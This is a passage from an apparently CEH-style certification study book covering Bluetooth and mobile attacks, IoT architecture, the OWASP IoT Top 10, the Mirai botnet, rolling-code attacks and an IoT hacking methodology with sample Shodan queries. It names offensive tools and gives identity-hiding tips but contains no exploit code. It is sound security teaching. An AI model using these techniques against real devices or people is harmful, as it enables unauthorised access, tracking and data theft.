Frightened yet? Heck, we're not even done with the platform spectrum. Any real discussion on wireless standards and architecture must at least mention 4G, 5G, and Bluetooth. 4G and 5G refer to fourth- and fifth-generation mobile telecommunications, respectively, and offer broadband-type speeds for data usage on mobile devices (cell phones and such). The actual technology behind these transmission standards is tweaked from mobile carrier to mobile carrier, so unlike a wireless NIC complying with 802.11g working with any manufacturer's access point with the same standard, one company's devices may not work with another's on 4G or 5G.

Bluetooth refers to a very open wireless technology for data exchange over a relatively short range (10 meters or less). It was designed originally as a means to reduce cabling but has become a veritable necessity for cell phones and other mobile devices. Part of what makes Bluetooth so susceptible to hacking is what makes it so ubiquitous—its ease of use. Bluetooth devices are easy to connect one to another and can even be set to look for other devices for you

automatically. Bluetooth devices have two modes: a discovery mode and a pairing mode. *Discovery mode* determines how the device reacts to inquiries from other devices looking to connect, and it has three actions. The *discoverable* action obviously has the device answer to all inquiries, *limited discoverable* restricts that action, and *nondiscoverable* tells the device to ignore all inquiries.

Whereas discovery mode is how the device lets others know it's available, *pairing mode* is how the device reacts when another Bluetooth system asks to pair with it. There are basically only two versions: yes, I will pair with you, and no, I will not. *Nonpairable* rejects every connection request, whereas *pairable* accepts all of them. Between discovery and pairing modes, you can see how Bluetooth was designed to make connection easy.

---



**NOTE** Don't just assume Bluetooth is insecure because it can be defined in a "pairable" mode; in fact, the truth is quite the opposite. Of course there's pairable and nonpairable, but there's also nondiscoverable and non-connectable. Bluetooth tends to differentiate between discoverability, connectability, and pairability, so while the opportunity to connect may exist, it's not simply an open connection.

So in addition to the roughly billion or so new smartphones that will be sold this year, a growing populace (in and out of the business world) carrying, adjusting, manipulating, and rooting these devices at will, and the ease with which data can be stored on them with little to no oversight or security control, you also have to be aware of short-reach wireless connectivity that may offer virtual control over these devices. We also have virtually nowhere to hide with them, since 4G and 5G reach nearly everywhere. Sleep well tonight, security folks. Sleep well.

## Mobile Attacks

Attacks on mobile devices abound. First and foremost, phishing attacks and social engineering are merciless when it comes to mobile devices. I'm sure you're all familiar with good-old SMS (text) messaging, but have you ever thought about SMS phishing? While our users at least think about whether or not they should click a link in e-mail, a text message is another challenge altogether. Almost every vendor from airlines to UPS packaging gives you an option to get your updates via text, and the practice is growing quickly. How easy would it be to just send User Joe a text message telling him, "You have a package coming. Click Here to track"? Definitely something to think about.

The list of Trojans available is almost without end. Notable Android Trojans include TeaBot, FakeInst, OpFake, Boxer, and KungFu. Spyware is really scary, and tools like Mobile Spy and SPYERA make it really easy to listen in on or even watch what the target is doing. And if that's not enough, the tools we use to manage our own devices can be used against us. Ever heard of Google Voice? How about tracking where I'm at all the time? Tools like AndroidLost, Find My Phone, and Where's My Droid are designed to help me find my lost phone, but they (and many others) can be used to track where I happen to be at. Wouldn't it be helpful to know where folks are at during a social engineering visit to the site?

And how about using your mobile device as an attack platform? Tools like Network Spoofer allow you to control how websites appear on a desktop/laptop. DroidSheep allows you to perform sidejacking by listening to wireless packets and pulling session IDs. Nmap works great on a mobile device, and sniffers are a dime a dozen. Heck, you can even install Kali Linux on the thing and turn it into a full-featured hacking machine.

---



**NOTE** Ever heard of NetCut? I hadn't either until reading for this chapter, and freely admit to having never used it. However, it's listed in official courseware AND it sounds... nifty. Per the NetCut site (<https://arcai.com/netcut/>), you can identify all systems on your current Wi-Fi, identify which ones you don't like, and, with the click of a button, cut them off Wi-Fi. Neat.

Finally, we can't finish any wireless attack section without visiting our friendly little Bluetooth devices. After all, think about what Bluetooth is for: connecting devices, usually mobile (phones), wirelessly over a short distance. And since we keep *everything* on our devices (e-mail, calendar appointments, documents, and just about everything else you might find on a business computer), it should seem fairly obvious, then, that hacking that signal could pay huge dividends.

Bluetooth definitely falls into the wireless category and has just a few things you'll need to consider for your exam and for your career. Although hundreds of tools and options are available for Bluetooth hacking, the good news is their coverage on the exam is fairly light, and most of it comes in the form of identifying terms and definitions. The major Bluetooth attacks are listed here:

- **Bluesmacking** A simple denial-of-service attack against the device.
- **Bluejacking** Consists of sending unsolicited messages to, and from, mobile devices.
- **Bluesniffing** An effort to discover Bluetooth-enabled devices—much like war driving in wireless hacking.
- **Bluebugging** Successfully accessing a Bluetooth-enabled device and remotely using its features.
- **Bluesnarfing** The actual theft of data from a mobile device due to an open connection—such as remaining in discoverable

mode.

- **Blueprinting** Think of this as footprinting for Bluetooth: Blueprinting involves collecting device information over Bluetooth.

Although they're not covered in depth on your exam, you should know some of the more common Bluetooth tools available. Of course, your first action should be to find the Bluetooth devices. BlueScanner (from SourceForge) does a great job of finding devices around you, but it will also try to extract and display as much information as possible. BT Browser is another great, and well-known, tool for finding and enumerating nearby devices. Bluesniff and btCrawler are other options, providing nice GUI formats for your use. As far as attacks go, Blooover is a good choice for Bluebugging.

In a step up from that, you can start taking advantage of and hacking the devices nearby. Super Bluetooth Hack is an all-in-one software package that allows you to do almost anything you want to a device you're lucky enough to connect to. If the device is a smartphone, you could read all messages and contacts, change profiles, restart the device, and even make calls as if they're coming from the phone itself.

## IoT

I suppose before discussing anything, and especially before discussing a topic so important EC-Council created a whole new chapter in its official curriculum for it, we'd need to first define the topic at hand. As noted at the beginning of this chapter, I looked up several definitions of the Internet of Things (IoT) and found more variations on this definition than I thought imaginable. Want a try at it? Well, the best I can do is an amalgamation of what I've read in several resources: the IoT is a collection of devices using sensors, software, storage, and electronics to collect, analyze, store, and share data among themselves and, where applicable, with users. Sound far reaching and a little broad? It probably is, but the reason

for that is self-evident: the IoT is everywhere, and expanding by the minute.

Just look around you right now, wherever you are. Chances are there's an IoT device nearby. Your phone, watch, printer, vacuum, refrigerator, *toothbrush* (maybe), light bulbs, electrical outlets, thermostat for your A/C unit, and your water heater are all probably right now, or will be soon, collecting and sharing information. I even read somewhere there's now Internet-enabled underwear. And that's just inside your house. Forget the cars on the road—that's too obvious—how about *the road they're driving on*, the surveillance cameras, streetlights, traffic signals...? IoT omnipresence is literally endless and downright mind boggling. So forgive EC-Council, and me, if we can't really get a handle on it just yet. It's literally too much to squeeze down into a short description.

---



**NOTE** A term associated with IoT is “wearables,” which refers to the array of smart watches, fitness trackers, and other items worn by a user. I’ve even seen Internet-enabled earrings.

A came across a couple definitions in EC-Council material and online that I think may add a little clarity, at least to where we're heading here anyway. One is, the IoT refers to a network of devices with IP addresses that have the capability of sensing, collecting, and sending data *to each other*—basically a web of connected devices made possible by machine-to-machine communications, large availability of storage, and internetworked communications. Another source listed IoT as technologies extending Internet connectivity beyond “standard” devices, such as desktops, laptops, smartphones, and tablets, to any range of traditionally non-network-enabled physical devices and *everyday objects*. And I think that is the crux of IoT—we traditionally have thought of certain, specific devices belonging on a network, and those specific devices behaving

accordingly. The IoT has taken that to a whole new level by making everything internetworked.

So how does this all fit together? And how can we hope to defend it? That's what the remainder of this section will help to answer.

## IoT Architecture

Since IoT is, by nature, changing all the time and adding ever new and inventive ways to use devices for data gathering—I can't *wait* for Internet-enabled toenail clippers—trying to nail down an architecture for the whole thing seems like a fool's errand. I mean, we can certainly take apart a specific network and look at each device enabled on it, but the entirety and breadth of each and every one? Impossible. What we can do is look at some elements that are common across the board and try to categorize them for study as best we can. This isn't, and will never be, comprehensive in nature—as fast as the IoT is growing, I'm certain there will be new information out before this book even gets to print—but we will follow EC-Council's lead here and, for the most part, I think you'll find it pretty good.

How IoT works comes down to three basic components: things using *sensing technology*, *IoT gateways*, and the *cloud* (or put another way, data storage availability). A *thing* inside the IoT is defined as any device implanted somewhere that has the capability (and purpose) of communicating on the network. Each IoT device is embedded with some form of sensing technology, can communicate and interact over the Internet, and oftentimes can be remotely monitored and controlled. In other words, sensors are embedded in the devices to measure and forward data (for example, a medical device sensing a patient's health statistics or the Nest thermostat implanted in your A/C system providing information and feedback on its use).

---






**NOTE** In one of the more prominent examples of “maybe we should slow this turnover of all functions to the machines,” did you hear about the Nest failures a few years back (<https://www.nytimes.com/2016/01/14/fashion/nest-thermostat-glitch-battery-dies-software-freeze.html>)? Seems a software glitch inside Nest had all the thermostats shut off because they couldn’t connect to the Internet.

Those things communicating with each other must have a couple items intact in order to work. The first is some sort of operating system allowing all this data collection and analysis in the first place. EC-Council nicely provides a quick list for your amusement and perusal:

- **RIOT OS** It can run on embedded systems, actuator boards, and sensors, uses energy efficiently, and has very small resource requirements.
- **ARM mbed OS** This is mostly used on wearables and other devices that are low-powered.
- **RealSense OS X** Intel’s depth-sensing version, this is mostly found in cameras and other sensors.
- **Nucleus RTOS** This is primarily used in aerospace, medical, and industrial applications.
- **Brillo** An Android-based OS, this is generally found in thermostats.
- **Contiki** This is another OS made for low-power devices; however, it is found mostly in street lighting and sound monitoring.
- **Zephyr** This is another option for low-power devices and devices without many resources.

- **Ubuntu Core** This is used in robots and drones, and is also known as “snappy.”
- **Integrity RTOS** This is primarily found in aerospace and medical, defense, industrial, and automotive sectors.
- **Apache Mynewt** Devices using Bluetooth Low Energy Protocol make use of this.

And once devices have all that data prepared, they need a network of some sort to communicate on. Mostly this is done over wireless communications in all its various forms and generally follows one of four IoT communication models: device to device, device to gateway, device to cloud, or back-end data sharing. All work exactly as their name suggests, with only a couple of knowledge nuggets you can tuck away for test purposes. Device to device and device to cloud are pretty straightforward, with the things communicating directly with each other or shooting their data off directly to a cloud. Device to gateway adds a collective (aka a gateway device) *before* sending to a cloud, which can be used to offer some security controls. Finally, the one outlier, back-end data sharing, is almost exactly like device to cloud; however, it adds the ability for third parties to collect and use the data. [Figure 8-3](#) displays device to gateway and back-end data sharing for your comparison.



**Figure 8-3** IoT communication models

Once a thing has sensed and collected data, it forwards to the next component, the *IoT gateway*. This is designed to send collected data from devices to the user or to the third component, *data storage* or cloud, for use later. The cloud stores and analyzes data, providing information back for future queries. A fitness watch, for example, may provide you, the user, immediate feedback and information on your workout while simultaneously storing details for your comparison and review later.

---



**EXAM TIP** File this one away as a definition you'll need to remember later: the Vehicle Ad Hoc Network (VANET) is the communications network used by our **vehicles**. It refers to the spontaneous creation of a wireless network for vehicle-to-vehicle (V2V) data exchange.

In addition to the basic components, EC-Council lists a few architecture layers inside IoT. These aren't tricky, don't require weird mental gymnastics to remember, and seem to make a lot of common sense:

- **Edge Technology Layer** This layer consists of sensors, RFID tags, readers, and the devices themselves.
- **Access Gateway Layer** First data handling takes place in this layer, with message identification and routing occurring here.
- **Internet Layer** This is a crucial layer, as it serves as the main component to allow all communication.
- **Middleware Layer** This layer sits between the application and hardware layers, and handles data and device management, data analysis, and aggregation.

- **Application Layer** This layer is responsible for delivery of services and data to the user.

Regarding the architecture, just remember how quickly IoT is growing and evolving. I did a search for IoT trends and found over 60 million pages of information to peruse. Keep your eye out and read all you can on it. IEEE maintains a journal on all things IoT (<https://ieeexplore.ieee.org/xpl/RecentIssue.jsp?punumber=6488907>), and ITU has a great collection of news articles about current IoT efforts (<https://www.itu.int/en/ITU-T/ssc/resources/Pages/topic-001.aspx>). In other words, make use of all these search engines we have available and try to keep up. It'll help, both on your exams in the future and your job.

## IoT Vulnerabilities and Attacks

Remember OWASP? Well, guess what? They're back again, this time helping us to identify vulnerabilities and issues inside the IoT realm. The OWASP IoT Top 10 ([https://wiki.owasp.org/index.php/OWASP\\_Internet\\_of\\_Things\\_Project#tab=IoT\\_Top\\_10](https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10)) has been updated since the original release back in 2014 and identifies a brand new list...from 2018. However, as before, the IoT Top 10 list is called out explicitly in the official courseware; it is listed verbatim here for you:

- **I1: Weak, Guessable, or Hardcoded Passwords** Use of easily bruteforced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.
- **I2: Insecure Network Services** Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control.

- **I3: Insecure Ecosystem Interfaces** Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering.
- **I4: Lack of Secure Update Mechanism** Lack of ability to securely update the device. This includes lack of firmware validation on device, lack of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates.
- **I5: Use of Insecure or Outdated Components** Use of deprecated or insecure software components/libraries that could allow the device to be compromised. This includes insecure customization of operating system platforms, and the use of third-party software or hardware components from a compromised supply chain.
- **I6: Insufficient Privacy Protection** User's personal information stored on the device or in the ecosystem that is used insecurely, improperly, or without permission.
- **I7: Insecure Data Transfer and Storage** Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing.
- **I8: Lack of Device Management** Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities.
- **I9: Insecure Default Settings** Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations.

- **I10: Lack of Physical Hardening** Lack of physical hardening measures, allowing potential attackers to gain sensitive information that can help in a future remote attack or take local control of the device.

As with the mobile vulnerabilities mentioned previously, be sure to examine everything OWASP has to offer on the project home page: <https://owasp.org/www-project-internet-of-things/>. You'll be able to keep up with the list as it updates and read up on any new developments that may wriggle their way into your exam.

For example, EC-Council has added the OWASP IoT Attack Surface Areas for your study and reference. The entire list can be found on OWASP's IoT Project page, although a couple of references show broken links and may frustrate your efforts to find it. So I decided to just provide you the direct link here for your use: [https://wiki.owasp.org/index.php/OWASP\\_Internet\\_of\\_Things\\_Project#tab=IoT\\_Attack\\_Surface\\_Areas](https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Attack_Surface_Areas)). There are 18 attack surface areas listed by OWASP, listed in [Table 8-1](#) verbatim, that are referenced within the official courseware.

| Attack Surface             | Vulnerability                                                                                                                                                                                                                                                                                                                                                                                                                             |
|----------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Ecosystem (general)        | Interoperability standards<br>Data governance<br>System wide failure<br>Individual stakeholder risks<br>Implicit trust between components<br>Enrollment security<br>Decommissioning system<br>Lost access procedures                                                                                                                                                                                                                      |
| Device Memory              | Sensitive data: <ul style="list-style-type: none"> <li>• Cleartext usernames</li> <li>• Cleartext passwords</li> <li>• Third-party credentials</li> <li>• Encryption keys</li> </ul>                                                                                                                                                                                                                                                      |
| Device Physical Interfaces | Firmware extraction<br>User CLI<br>Admin CLI<br>Privilege escalation<br>Reset to insecure state<br>Removal of storage media<br>Tamper resistance<br>Debug port: <ul style="list-style-type: none"> <li>• UART (Serial)</li> <li>• JTAG / SWD</li> </ul> Device ID/Serial number exposure                                                                                                                                                  |
| Device Web Interface       | Standard set of web application vulnerabilities, see: <ul style="list-style-type: none"> <li>• OWASP Web Top 10</li> <li>• OWASP ASVS</li> <li>• OWASP Testing guide</li> </ul> Credential management vulnerabilities: <ul style="list-style-type: none"> <li>• Username enumeration</li> <li>• Weak passwords</li> <li>• Account lockout</li> <li>• Known default credentials</li> <li>• Insecure password recovery mechanism</li> </ul> |

## Device Firmware

Sensitive data exposure (see OWASP Top 10 – A6 Sensitive data exposure):

- Backdoor accounts
- Hardcoded credentials
- Encryption keys
- Encryption (Symmetric, Asymmetric)
- Sensitive information
- Sensitive URL disclosure

Firmware version display and/or last update date

Vulnerable services (web, ssh, tftp, etc.)

- Verify for old sw versions and possible attacks (Heartbleed, Shellshock, old PHP versions etc.)

Security related function API exposure

Firmware downgrade possibility

## Device Network Services

Information disclosure

User CLI

Administrative CLI

Injection

Denial of Service

Unencrypted Services

Poorly implemented encryption

Test/Development Services

Buffer Overflow

UPnP

Vulnerable UDP Services

DoS

Device Firmware OTA update block

Firmware loaded over insecure channel (no TLS)

Replay attack



Lack of payload verification  
Lack of message integrity check  
Credential management vulnerabilities:

- Username enumeration
- Weak passwords
- Account lockout
- Known default credentials
- Insecure password recovery mechanism

#### Administrative Interface

Standard set of web application vulnerabilities, see:

- OWASP Web Top 10
- OWASP ASVS
- OWASP Testing guide

Credential management vulnerabilities:

- Username enumeration
- Weak passwords
- Account lockout
- Known default credentials
- Insecure password recovery mechanism

Security/encryption options  
Logging options  
Two-factor authentication  
Check for insecure direct object references  
Inability to wipe device

|                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|--------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Local Data Storage       | Unencrypted data<br>Data encrypted with discovered keys<br>Lack of data integrity checks<br>Use of static same enc/dec key                                                                                                                                                                                                                                                                                                                                                                  |
| Cloud Web Interface      | Standard set of web application vulnerabilities, see: <ul style="list-style-type: none"> <li>• OWASP Web Top 10</li> <li>• OWASP ASVS</li> <li>• OWASP Testing guide</li> </ul> Credential management vulnerabilities: <ul style="list-style-type: none"> <li>• Username enumeration</li> <li>• Weak passwords</li> <li>• Account lockout</li> <li>• Known default credentials</li> <li>• Insecure password recovery mechanism</li> </ul> Transport encryption<br>Two-factor authentication |
| Third-party Backend APIs | Unencrypted PII sent<br>Encrypted PII sent<br>Device information leaked<br>Location leaked                                                                                                                                                                                                                                                                                                                                                                                                  |
| Update Mechanism         | Update sent without encryption<br>Updates not signed<br>Update location writable<br>Update verification<br>Update authentication<br>Malicious update<br>Missing update mechanism<br>No manual update mechanism                                                                                                                                                                                                                                                                              |
| Mobile Application       | Implicitly trusted by device or cloud<br>Username enumeration<br>Account lockout<br>Known default credentials<br>Weak passwords<br>Insecure data storage<br>Transport encryption<br>Insecure password recovery mechanism<br>Two-factor authentication                                                                                                                                                                                                                                       |
| Vendor Backend APIs      | Inherent trust of cloud or mobile application<br>Weak authentication<br>Weak access controls<br>Injection attacks<br>Hidden services                                                                                                                                                                                                                                                                                                                                                        |

|                                  |                                                                                                                                                                                                                                                                                                                                                                                                      |
|----------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Ecosystem Communication          | Health checks<br>Heartbeats<br>Ecosystem commands<br>Deprovisioning<br>Pushing updates                                                                                                                                                                                                                                                                                                               |
| Network Traffic                  | LAN<br>LAN to Internet<br>Short range<br>Non-standard<br>Wireless (WiFi, Z-wave, XBee, Zigbee, Bluetooth, LoRA)<br>Protocol fuzzing                                                                                                                                                                                                                                                                  |
| Authentication/<br>Authorization | Authentication/Authorization related values (session key, token, cookie, etc.) disclosure<br>Reusing of session key, token, etc.<br>Device to device authentication<br>Device to mobile Application authentication<br>Device to cloud system authentication<br>Mobile application to cloud system authentication<br>Web application to cloud system authentication<br>Lack of dynamic authentication |
| Privacy                          | User data disclosure<br>User/device location disclosure<br>Differential privacy                                                                                                                                                                                                                                                                                                                      |
| Hardware (Sensors)               | Sensing Environment Manipulation<br>Tampering (Physically)<br>Damage (Physical)                                                                                                                                                                                                                                                                                                                      |

**Table 8-1** OWASP IoT Attack Surface Areas

## How Baby Monitors Brought Down the Internet

On October 21, 2016, millions of people unknowingly had their devices contribute to one of the largest distributed denial-of-service (DDoS) attacks ever. Devices ranging from security cameras, printers, routers, and even baby monitors infected with malware launched an attack, later dubbed the Dyn attack. Lasting approximately 3.5 hours (2 hours and 20 minutes for the first wave and 1 hour and 10 minutes for the second

wave), it disrupted numerous large websites and online retailers.

Dyn provides DNS services to over 3500 online companies, including Netflix, Twitter, and LinkedIn. During the attack, infected devices sent enormous amounts of fake DNS traffic (TCP and UDP on port 53) to Dyn DNS servers. The attack was further compounded when the recursive DNS traffic kept retrying before it could be mitigated. As a result, Dyn DNS servers were overloaded with requests for name resolution from IoT devices and could no longer answer requests by legitimate users. This means that unless users *knew* the IP addresses for the websites they were going to, they were unlikely to reach them.

The network of infected devices perpetrating the attack was referred to as the Mirai botnet, named after the Mirai malware that had infected the devices ([https://en.wikipedia.org/wiki/Mirai\\_\(malware\)](https://en.wikipedia.org/wiki/Mirai_(malware))). Infected devices were activated, and together millions of devices launched from homes of unsuspecting users. Mirai targeted IoT devices by scanning the Internet to discover devices that could be unsecured. When a device was found, the malware attempted default and weak passwords to gain access to the device. If these attempts were successful, the malware dropped a payload and opened a backdoor on the device (<https://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html>). The infected device could then be used to launch more attacks, either infecting more devices or receiving instructions from a command and control server.

If you think that's the end of it, think again. These types of stories are just the beginning, and it's up to security professionals like you to either prevent their occurrence or limit the damage they can cause.

Get ready, because I think the toaster is eyeballing me...

Lastly in this section, we need to cover some of the attacks against IoT. For the most part, virtually every attack we've discussed (or will discuss later) in this book can be leveraged against IoT—or make use of IoT devices to work. For example, DDoS (distributed denial of service) in IoT isn't any different from any other DDoS against or using "normal" devices. In the IoT world, though, you can leverage your toaster and all these other little data producers and collectors to carry out outlandish DDoS attacks. In one version of this, noted as the *Sybil* attack in EC-Council's curriculum, multiple forged identities are used to create the illusion of traffic congestion that affects everyone else in the local IoT network.

---



**EXAM TIP** EC-Council also notes *HVAC attacks* in IoT attacks. It's pretty much exactly what it sounds like—hack IoT devices in order to shut down air conditioning services.

A couple other attacks specifically called out are *rolling code* and *BlueBorne*. The code used by your key fob to unlock (and in some cases) start your car is called a *rolling* (or *hopping*) code. An attack can sniff for the first part of the code, jam the key fob, and sniff/copy the second part on subsequent attempts, allowing the attacker to steal the code—and your car. One of the better ways to pull this one off is to use hardware designed for a wide radio range spectrum, like the HackRF One (<https://greatscottgadgets.com/hackrf/>). A BlueBorne attack is basically an amalgamation of techniques and attacks against known, already existing Bluetooth vulnerabilities.

---



**EXAM TIP** A fault injection (aka perturbation) attack occurs when a malicious actor injects a faulty signal into

the system. These attacks come in four main types: optical, electromagnet fault injection (EMFI), or body bias injection (BBI; using laser or electromagnetic pulses); power or clock glitching (affecting power supply or clock); frequency or voltage tampering (tampering with operating conditions themselves); and temperature attacks (altering temperature for the chip).

Ransomware, side channel, man in the middle (MITM), and so on, all still apply here, as they do everywhere else. And let's not forget malware. Just like their wired cousins, IoT devices can fall prey to malware. For example, Mirai malware purposefully looks for and interjects itself onto IoT devices. After successful infiltration, it basically propagates and creates gigantic botnets—with the primary purpose of DDoS attacks thereafter.

## **IoT Hacking Methodology**

Lastly in this section, things just wouldn't be right without a good old-fashioned CEH methodology to commit to memory. I can't really blame EC-Council for this—a methodology is after all, and as previously mentioned, not necessarily a step-by-step, rote list to follow in order. Rather, it's a good means to ensure you cover all your bases and make sure the test moves forward comprehensively. When it comes to this IoT hacking methodology, the steps will probably look really familiar to you: information gathering, vulnerability scanning, launching attacks, gaining access, and maintaining access.


The information gathering phase is exactly what it sounds like: call it reconnaissance and footprinting for IoT devices. And just how would one pull this off? Glad you asked—remember Shodan from [Chapter 2](#)?

Suppose you were sitting at home one night watching a cooking show and you saw a baker talking about a sweet, delicious ganache. After a brief sip on your bourbon, you think to yourself, "What the



heck is a ganache? How does one make ganache? Where was ganache invented, by whom, and why?” If you wanted all the answers to those questions, you’d open Google and start searching. Why? Because Google is a giant search engine crawling nearly every website worldwide, and you know the answers to your questions are in there somewhere.

Shodan (<https://www.shodan.io/>) is often referred to as the search engine for *everything*. See, Google and other search engines index the Web, while Shodan indexes pretty much everything else (see [Figure 8-4](#)). Want to find all webcams in a specific city? Shodan can help. Want to see where the wind turbines are in your state and how they’re doing? Shodan again. How about utilities, smart TVs, SCADA systems (discussed in the next section), medical devices, traffic lights, refrigerators, and the aforementioned Internet-enabled underwear? I’ll take Shodan for \$500, Alex. Shodan indexes anything and everything imaginable that is or once was (and many times probably shouldn’t be) plugged into the Internet.



**Figure 8-4** Shodan

Shodan is to everything else what Google is to the Web. It’s incredibly powerful, super cool, and fun to use—and can be exceptionally dangerous. Shodan can provide you loads of information about all the devices you wish to look for, and can do so with the benefit of hiding your identity while you’re searching. After all, Nmap can be incredibly noisy at times, but Shodan may have

crawled your targets weeks ago, and done so anonymously (for you anyway).

---



**NOTE** Shodan requires a registration, but is free to use. It is highly recommended you take great pains to obscure your identity as much as possible before signing up and using it. For example, you might consider loading TOR on a USB, using that connection to create a fake e-mail account, and registering with that account. And by all means, and I cannot stress this enough, if you are planning on using Shodan for anything even vaguely illegal or malicious, save yourself (and me) the bother and just step away, please.

I highly recommend that you check out Shodan and learn some common filters (like city:, hostname:, geo:, port:, and net:, for starters): for example, apache city:"Huntsville" will show you all Apache servers Shodan found in Huntsville, Alabama, and cisco net:"69.192.0.0/16" will show all the Cisco devices Shodan can find on the subnet hosting [basspro.com](https://basspro.com) (as an aside, this is just an example—please leave BassPro alone; they're awesome and you'll get in bunches of trouble for ignoring me here...BUNCHES of trouble). There are also multiple built-in, common searches available—just click them and adjust as needed. I'd bet cash money you'll see Shodan on future exam versions.

---



**EXAM TIP** Some of the other tools to assist in information gathering are Censys (<https://censys.io>) and Thingful (<https://www.thingful.net>).



The second phase in IoT hacking methodology, vulnerability scanning, is exactly as it sounds and reminds me of a cold data center floor on Marshall Space Flight Center, many years ago. I was there with a couple of guys installing and configuring a vulnerability assessment suite. I won't go into the name of the vendor, to protect the innocent, but you'd recognize them. At any rate, we were plugging along and I got to talking with the lead engineer from the vendor. We discussed the how, when, where, and whys, until I asked him about scanning a network appliance we had. He paused for a moment, turned away from the server rack with cables in hand, and told me, "Matt, this thing will scan a microwave if you want it to." At the time, we all thought that was just hilarious. Imagine, scanning a microwave for vulnerabilities you could exploit against the enterprise. How ridiculous.

Fast-forward a few years, and now I'm wondering if there's going to be a Patch Tuesday for my toilet. There are, in fact, several vulnerability scanners and assessment tools for IoT devices, and more are coming every day. Even though I'd argue it's not a vulnerability assessment tool, EC-Council lists Nmap as an option. Beyond Trust offers beSTORM (<https://www.beyondsecurity.com/bestorm.html>). Some other tools are IoTsploit (<https://iotsplit.co>) and IoT Inspector (<https://www.iot-inspector.com>).

## **Just How Lazy Can We Get?**

I freely admit, this whole idea of the Internet of Things terrorizes me. Between this and the seemingly nonstop rush into artificial intelligence, I find myself screaming (virtually, of course) to everyone about the dangers it all poses. Some of that is because I'm a security guy and, at heart, I'm suspicious and paranoid regarding...well...everything. But some of it is because I'm prone to overreaction when I'm just so dang certain of my opinion. And knowing this, I decided to add at

least one section of this chapter with a little lightheartedness concerning the whole thing.

I got to thinking, “If we can Internet-enable anything, what would be the dumbest thing I could think of to put on the Internet?” I had some ideas of my own, of course, but decided to take it to the search engines and see what I could find. I quickly found I wasn’t the only one wondering this.

At the IoT World 2017 conference, attendees were asked what they thought the most useless IoT devices were (<https://www.iotworldtoday.com/2018/02/19/funny-iot-devices-worst-internet-things/>). Their selections? An IoT wine bottle, Internet-enabled underwear (see? I *told* you this was real), and IoT strollers that sense your walking stride and push your baby along in front of you without any assistance.

